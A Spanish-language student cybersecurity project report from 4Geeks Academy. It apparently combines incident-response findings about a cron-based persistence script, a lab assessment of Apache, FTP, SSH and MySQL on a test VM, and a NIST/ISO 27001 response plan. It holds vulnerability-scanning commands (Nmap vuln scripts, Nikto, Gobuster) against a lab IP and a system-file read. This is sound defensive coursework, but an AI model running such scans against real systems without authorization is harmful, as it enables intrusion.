



The screenshot shows a terminal window titled "geeko-server-lab 1 [Comando] - Oracle VM VirtualBox". The terminal output is as follows:


```
sysadmin@geekserver:~$ contrab -l
contrab: command not found
sysadmin@geekserver:~$ crontab -l
no crontab for sysadmin
sysadmin@geekserver:~$ sudo ls -l /var/spool/cron/crontabs/
[sudo] password for sysadmin:
total 0
sysadmin@geekserver:~$ sudo cat /var/spool/cron/crontabs/*
cat: /var/spool/cron/crontabs/*: No such file or directory
sysadmin@geekserver:~$ _
```

On the right side of the terminal window, there are two utility buttons: "Autocapturar teclado..." and "Integración de ratón...". At the bottom right of the window, there is a system tray with various icons and the text "CTRL DERECHA".









7. Conclusión

Se confirmó un compromiso con persistencia y exfiltración activa (script backup2.sh + cron). Las medidas inmediatas (comentario del cron y eliminación del script) han detenido la exfiltración periódica. Sin embargo, hasta completar una auditoría exhaustiva y la rotación de credenciales, se considera que el sistema no está totalmente limpio. Recomendamos generar imagen forense para análisis offline o, si es educativo y aceptable, proceder a un rebuild de la VM.

Apéndice A — Comandos exactos usados (explicados)

`cat /etc/passwd` — muestra la lista de usuarios del sistema.

`ls -la /usr/local/bin/` — lista archivos en la carpeta de scripts locales.

`sudo cat /usr/local/bin/backup2.sh` — muestra contenido del script sospechoso.

`sudo rm /usr/local/bin/backup2.sh` — borra el script malicioso (acción de contención; idealmente tras generar evidencia).

`sudo nano /etc/cron.d/sys-maintenance` — editar y comentar/eliminar la línea del cron malicioso.

`ss -tuln` — lista sockets TCP/UDP escuchando.

`systemctl list-units --type=service --state=running` — lista servicios activos.

`sudo deluser --remove-home hacker` — elimina la cuenta atacante.

Informe Técnico – Proyecto Final de Ciberseguridad (Fase 2) Detección, explotación controlada y corrección de vulnerabilidades

Autor: Carlos Navarro

Fecha: 29/09/2025

Entidad: 4Geeks Academy

Índice

1. Resumen ejecutivo
2. Alcance y entorno
3. Metodología y procedimiento técnico detallado
4. Hallazgos, explotación controlada y correcciones
 - 4 Apache 2.4.41 desactualizado y cabeceras ausentes
 - 4 Exposición de /server-status
 - 4 Servicio FTP (vsftpd) con acceso anónimo
 - 4 SSH: endurecimiento aplicado
 - 4 MySQL: endurecimiento y control de acceso
5. Verificación post-corrección
6. Riesgo residual y plan de mejora continua
7. Mapeo a marcos NIST SP 800-61 e ISO 27001 (Anexo A)
8. Checklist del profesor (Anexo B)
9. Lista de Figuras
10. Evidencias (galería ordenada)

1. Resumen ejecutivo

Se identificaron riesgos en Apache/2.4.41 y en servicios expuestos (FTP, /server-status). Se ejecutó reconocimiento con Nmap (incl. scripts de vulnerabilidades), Nikto y Gobuster. Se validó de forma no destructiva (curl) y se aplicó hardening inmediato: cabeceras de seguridad, ServerTokens/ServerSignature seguros, deshabilitación de TRACE, fijación de ServerName, restricción de /server-status y deshabilitación de vsftpd. Se incluye endurecimiento de SSH y plan de control de acceso MySQL. El riesgo residual se reduce pero se recomienda actualización de Apache y despliegue de WAF/mod_security.

2. Alcance y entorno

Alcance: Fase 2 (vulnerabilidad distinta, explotación controlada y corrección). Entorno: VM Debian/Ubuntu (víctima) y Kali (operador). Herramientas: Nmap, Nikto, Gobuster, curl, systemctl, a2enmod, nano, ufw, mysql_secure_installation. Limitaciones: interfaz gráfica degradada; se priorizó evidencia con capturas y validaciones puntuales.

3. Metodología y procedimiento técnico detallado

- Reconocimiento activo: identificación de servicios, versiones y posibles CVE.
- Evaluación web: detección de configuraciones débiles y cabeceras ausentes.
- Fuzzing: descubrimiento de endpoints sensibles (/server-status).
- Explotación controlada: pruebas de lectura, PoC no destructivas, sin RCE persistente.
- Corrección: hardening de Apache, reducción de superficie (FTP), endurecimiento SSH/MySQL, firewall.
- Verificación: comprobación de headers, estado de servicios y nueva enumeración selectiva.

Comandos clave (con explicación simplificada)

```
# Nmap (descubrir servicios y versiones)
sudo nmap -sS -sV -p 21,22,80,443,3306 --reason --version-intensity 5
192.168.1.16 -oN nmap_basico.txt
```

```
# Nmap con scripts de vulnerabilidades sudo nmap -A -T4 -sV
--script=vuln 192.168.1.16 -oN nmap_vuln.txt
```

```
# Nikto (auditoría web básica)
nikto -h http://192.168.1.16 -ask no -o nikto.txt
```

```
# Gobuster (rutas/recursos)
gobuster dir -u http://192.168.1.16 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30 -o
gobuster.txt
```

```
# Validación de cabeceras HTTP
curl -I http://127.0.0.1/
```

```

# Hardening Apache
sudo nano /etc/apache2/conf-available/security.conf
sudo a2enmod headers && sudo systemctl restart apache2
sudo nano /etc/apache2/sites-available/000-default.conf
sudo systemctl restart apache2

# Restringir /server-status sudo a2dismod status || echo "Restringido en
status.conf"; sudo systemctl restart apache2

# FTP fuera de servicio
sudo systemctl stop vsftpd && sudo systemctl disable vsftpd

# SSH (sin root login)
sudo sed -i 's/^#\?PermitRootLogin.*/PermitRootLogin no/' /etc/ssh/sshd_config
sudo systemctl restart ssh

# UFW (mínimo necesario)
sudo apt install -y ufw
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow 22/tcp
sudo ufw allow 80/tcp
sudo ufw enable

# MySQL (control de acceso)
sudo mysql_secure_installation
sudo sed -i 's/^bind-address.*/bind-address = 127.0.0.1/'
/etc/mysql/mysql.conf.d/mysqld.cnf
sudo systemctl restart mysql

```

4. Hallazgos, explotación controlada y correcciones

4.1 Apache 2.4.41 desactualizado y cabeceras ausentes

Impacto: exposición a CVE conocidos en ramas 2.4.x; riesgo de clickjacking y mime-sniffing por cabeceras ausentes. Explotación: validación no destructiva con curl (headers) y revisión de CVE vía Nmap. Corrección: headers de seguridad, ServerTokens/ServerSignature, TraceEnable Off, ServerName, y recomendación de actualización.

Corrección aplicada (Apache)

```

# Seguridad general
sudo nano /etc/apache2/conf-available/security.conf
# Valores sugeridos:
ServerTokens Prod

```



```
ServerSignature Off
TraceEnable Off
```

```
<IfModule mod_headers.c>
    Header always set X-Content-Type-Options "nosniff"
    Header always set X-Frame-Options "SAMEORIGIN"
    Header always set X-XSS-Protection "1; mode=block"
</IfModule>
```

```
sudo a2enmod headers
sudo systemctl restart apache2
```

```
# ServerName para evitar warnings sudo sed -i '/<\VirtualHost>/i
ServerName 127.0.0.1' /etc/apache2/sitesavailable/000-default.conf
```

```
sudo systemctl restart apache2
```

```
# (Cuando sea posible) Actualización a versión con parches
sudo apt update && sudo apt install --only-upgrade apache2 -y
sudo systemctl restart apache2
```

4.2 Exposición de /server-status

Riesgo: fuga de información operativa si se habilita sin restricción. Corrección: deshabilitar módulo 'status' o restringirlo a localhost en 'status.conf'.

```
# Deshabilitar completamente:
sudo a2dismod status && sudo systemctl restart apache2
```

```
# (Alternativa) Restringir en /etc/apache2/mods-available/status.conf
# <Location /server-status>
#   SetHandler server-status
#   Require local
# </Location>
# sudo systemctl restart apache2
```

4.3 Servicio FTP (vsftpd) con acceso anónimo

Riesgo: exfiltración y abuso por credenciales débiles. Acción tomada: detener y deshabilitar el servicio; reemplazar por SFTP en su caso.

```
sudo systemctl stop vsftpd
sudo systemctl disable vsftpd
sudo systemctl status vsftpd --no-pager -l
```

4.4 SSH: endurecimiento aplicado

Medidas: deshabilitar login de root, preferir claves, considerar Fail2Ban para mitigar fuerza bruta.

```
sudo sed -i 's/^#\?PermitRootLogin.*/PermitRootLogin no/' /etc/ssh/sshd_config
# Opcional (si ya hay llaves configuradas):
# sudo sed -i 's/^#\?PasswordAuthentication.*/PasswordAuthentication no/'
/etc/ssh/sshd_config
sudo systemctl restart ssh
```

4.5 MySQL: endurecimiento y control de acceso

Medidas planificadas/aplicadas: eliminar cuentas anónimas, deshabilitar root remoto, contraseñas fuertes, 'bind-address=127.0.0.1', y cuentas de mínimo privilegio para la aplicación.

```
sudo mysql_secure_installation
sudo sed -i 's/^bind-address.*/bind-address = 127.0.0.1/'
/etc/mysql/mysql.conf.d/mysqld.cnf
sudo systemctl restart mysql
```

```
# En MySQL:
# CREATE USER 'appuser'@'127.0.0.1' IDENTIFIED BY 'ContraseñaFuerte!';
# GRANT SELECT,INSERT,UPDATE,DELETE ON basedatos.* TO 'appuser'@'127.0.0.1';
# FLUSH PRIVILEGES;
```

5. Verificación post-corrección

Validaciones: headers presentes (curl -I), vsftpd inactivo, servicios críticos activos y configurados. Se recomienda escaneo selectivo Nmap tras correcciones.

```
curl -I http://127.0.0.1/
sudo systemctl status apache2 ssh --no-pager -l
sudo systemctl status vsftpd --no-pager -l
nmap -sV -p 21,22,80,443 192.168.1.16 -oN post_fix_nmap.txt
```

6. Riesgo residual y plan de mejora continua

Actualizar Apache a versión soportada con parches; desplegar WAF (mod_security + CRS); Fail2Ban en SSH; parcheo mensual y centralización de logs; backups probados y playbooks de recuperación.

7. Mapeo a NIST SP 800-61 e ISO 27001 (Anexo A)

NIST SP 800-61 (ciclo IR): Identificación (recon y detección), Contención (deshabilitar vsftpd, restringir /server-status), Erradicación (hardening Apache), Recuperación (verificación post-fix), Lecciones aprendidas (plan de mejora). ISO/IEC 27001: A.12.6 (gestión de vulnerabilidades técnicas), A.14 (seguridad en sistemas/app), A.9 (control de acceso), A.13 (seguridad de comunicaciones), A.18 (cumplimiento y evidencia).

8. Checklist

- MySQL endurecido (root sin remoto, contraseñas fuertes, bind-address=127.0.0.1).
- FTP deshabilitado o reforzado; sin anónimos.
- SSH sin root login; idealmente llaves públicas.
- Puertos innecesarios cerrados; firewall aplicado.
- Apache con cabeceras de seguridad y /server-status restringido.
- Evidencias adjuntas (antes/después) y verificación post-corrección.

9. Lista de Figuras

Figura 1. Nmap (puertos 21,22,80,443; servicios detectados: vsftpd 3.0.5, OpenSSH 8.2p1, Apache 2.4.41).

Figura 2. Nmap + scripts de vulnerabilidades (CVE asociados a HTTP/Apache).

Figura 3. Nmap + scripts de vulnerabilidades (continuación de CVE).

Figura 4. Nmap + scripts de vulnerabilidades (CVE críticos detectados).

Figura 5. Nmap + scripts de vulnerabilidades (más CVE reportados).

Figura 6. Nmap + scripts de vulnerabilidades (CVE para OpenSSH/HTTPD).

Figura 7. Nikto confirma cabeceras ausentes (X-Frame-Options, X-Content-Type-Options).

Figura 8. curl + nikto (estado previo a corrección).

Figura 9. Gobuster detecta /server-status (403).

Figura 10. Hardening en /etc/apache2/conf-available/security.conf (headers y opciones seguras).

Figura 11. a2enmod headers y verificación de cabeceras de seguridad activas (curl -I).

Figura 12. Ajuste de ServerName en 000-default.conf (evita warnings y homogeneiza virtualhost).

Figura 13. Reinicio de Apache y verificación de banner con curl -I (post-corrección).

Figura 14. vsftpd detenido y deshabilitado; intentos 'anonymous' observados.

Figura 15. Listado de binarios en /snap (contexto del sistema).

Figura 16. Listado adicional en /snap (OpenSSH, sudo, etc.).

10. Evidencias (galería ordenada)

10.1 Nmap y scripts de vulnerabilidades




Figura 1. Nmap (puertos 21,22,80,443; servicios detectados: vsftpd 3.0.5, OpenSSH 8.2p1, Apache 2.4.41).




Figura 2. Nmap + scripts de vulnerabilidades (CVE asociados a HTTP/Apache).




Figura 3. Nmap + scripts de vulnerabilidades (continuación de CVE).




Figura 4. Nmap + scripts de vulnerabilidades (CVE críticos detectados).




Figura 5. Nmap + scripts de vulnerabilidades (más CVE reportados).




Figura 6. Nmap + scripts de vulnerabilidades (CVE para OpenSSH/HTTPD).

10.2 Nikto y validaciones HTTP (antes de corrección)



Figura 7. Nikto confirma cabeceras ausentes (X-Frame-Options, X-Content-Type-Options).




Figura 8. curl + nikto (estado previo a corrección).

10.3 Gobuster (/server-status)




Figura 9. Gobuster detecta /server-status (403).

10.4 Hardening de Apache (configuración y verificación)



Figura 10. Hardening en /etc/apache2/conf-available/security.conf (headers y opciones seguras).







Figura 11. a2enmod headers y verificación de cabeceras de seguridad activas (curl -I).



10.5 FTP (vsftpd) deshabilitado



10.6 Contexto del sistema (/snap)




Figura 15. Listado de binarios en /snap (contexto del sistema).




Figura 16. Listado adicional en /snap (OpenSSH, sudo, etc.).

Informe Técnico

Proyecto Final de Ciberseguridad – Fase 3

Plan de Respuesta a Incidentes y SGSI (ISO/IEC 27001)

Autor: Carlos Navarro

Entidad: 4Geeks Academy

Fecha: 29/09/2025

Índice

- 1. Objetivo 2
- 2. Plan de Respuesta a Incidentes (NIST SP 800-61)
 - 2 Cuadro del Plan de Respuesta (NIST)
 - 2 Matriz de severidad y SLA
 - 2 RACI del equipo de respuesta
 - 2 Flujo de escalado y comunicación
- 3. Protección de datos y continuidad
- 4. SGSI (ISO/IEC 27001)
- 5. Entregables
- 6. Conclusión

1. Objetivo

Diseñar un Plan de Respuesta a Incidentes (PRI) robusto, alineado con NIST SP 800-61, y un Sistema de Gestión de Seguridad de la Información (SGSI) conforme a ISO/IEC 27001, para garantizar detección temprana, contención eficaz, erradicación completa, recuperación controlada y mejora continua tras cada incidente.

2. Plan de Respuesta a Incidentes (NIST SP 800-61)

2.1 Cuadro del Plan de Respuesta (NIST)

Fase	Objetivo	Acciones clave
Preparación	Establecer capacidades para gestionar incidentes.	<ul style="list-style-type: none">• Definir CSIRT y roles.• Políticas y procedimientos aprobados.• SIEM/EDR/IDS, backups y pruebas.• Inventario de activos y clasificación.• Formación y simulacros (table top).
Detección y análisis	Identificar eventos, confirmar incidentes y priorizar.	<ul style="list-style-type: none">• Monitoreo SIEM 24/7 y correlación.• Revisión de logs (Apache, SSH, MySQL).• Clasificar severidad (Sev1 Sev4).• Preservar evidencia (forense).
Contención	Limitar el alcance e impacto del incidente.	<ul style="list-style-type: none">• Aislar host/servicio afectado.• Reglas de firewall temporales.• Rotación inmediata de credenciales.• Segmentación y bloqueo IOC.
Erradicación	Eliminar causa raíz y artefactos maliciosos.	<ul style="list-style-type: none">• Borrar backdoors/cuentas.• Parches de seguridad (Apache, kernel, etc.).• Reforzar configuración (SSH, Apache, MySQL).
Recuperación	Restaurar operaciones seguras y monitorizar.	<ul style="list-style-type: none">• Restaurar desde backups verificados.• Validaciones de integridad y pruebas.• Monitoreo reforzado 14 días.
Lecciones aprendidas	Mejora continua del programa de seguridad.	<ul style="list-style-type: none">• Informe post mortem y causa raíz.• Actualizar políticas/runbooks.• Acciones preventivas y métricas (MTTD/MTTR).

2.2 Matriz de severidad y SLA (tiempos objetivo)

Severidad	Ejemplos	Detección	Contención	Erradicación	RTO
Sev1 (Crítico)	RCE, ransomware activo, fuga de datos confirmada	≤ 15 min	≤ 60 min	≤ 24 h	≤ 4 h
Sev2 (Alto)	Explotación limitada, escalado de privilegios	≤ 30 min	≤ 4 h	≤ 48 h	≤ 8 h
Sev3 (Medio)	Intentos de intrusión sin impacto	≤ 4 h	≤ 24 h	≤ 5 días	≤ 24 h
Sev4 (Bajo)	Eventos informativos / falsos positivos	≤ 1 día	Planificado	Planificado	N/A

2.3 RACI del equipo de respuesta

Actividad	Líder IR	CISO	SysAdmin	DevOps	Legal	PR/Comms	Soporte TI
Detección y análisis	R	A	C	C	-	I	I
Contención inicial	R	A	R	C	-	I	I
Erradicación técnica	C	A	R	R	-	I	I
Recuperación	C	A	R	R	-	I	I
Notificación regulatoria	I	A	-	-	R	C	I
Comunicaciones externas	I	A	-	C	C	R	I
Lecciones aprendidas	R	A	C	C	C	I	I

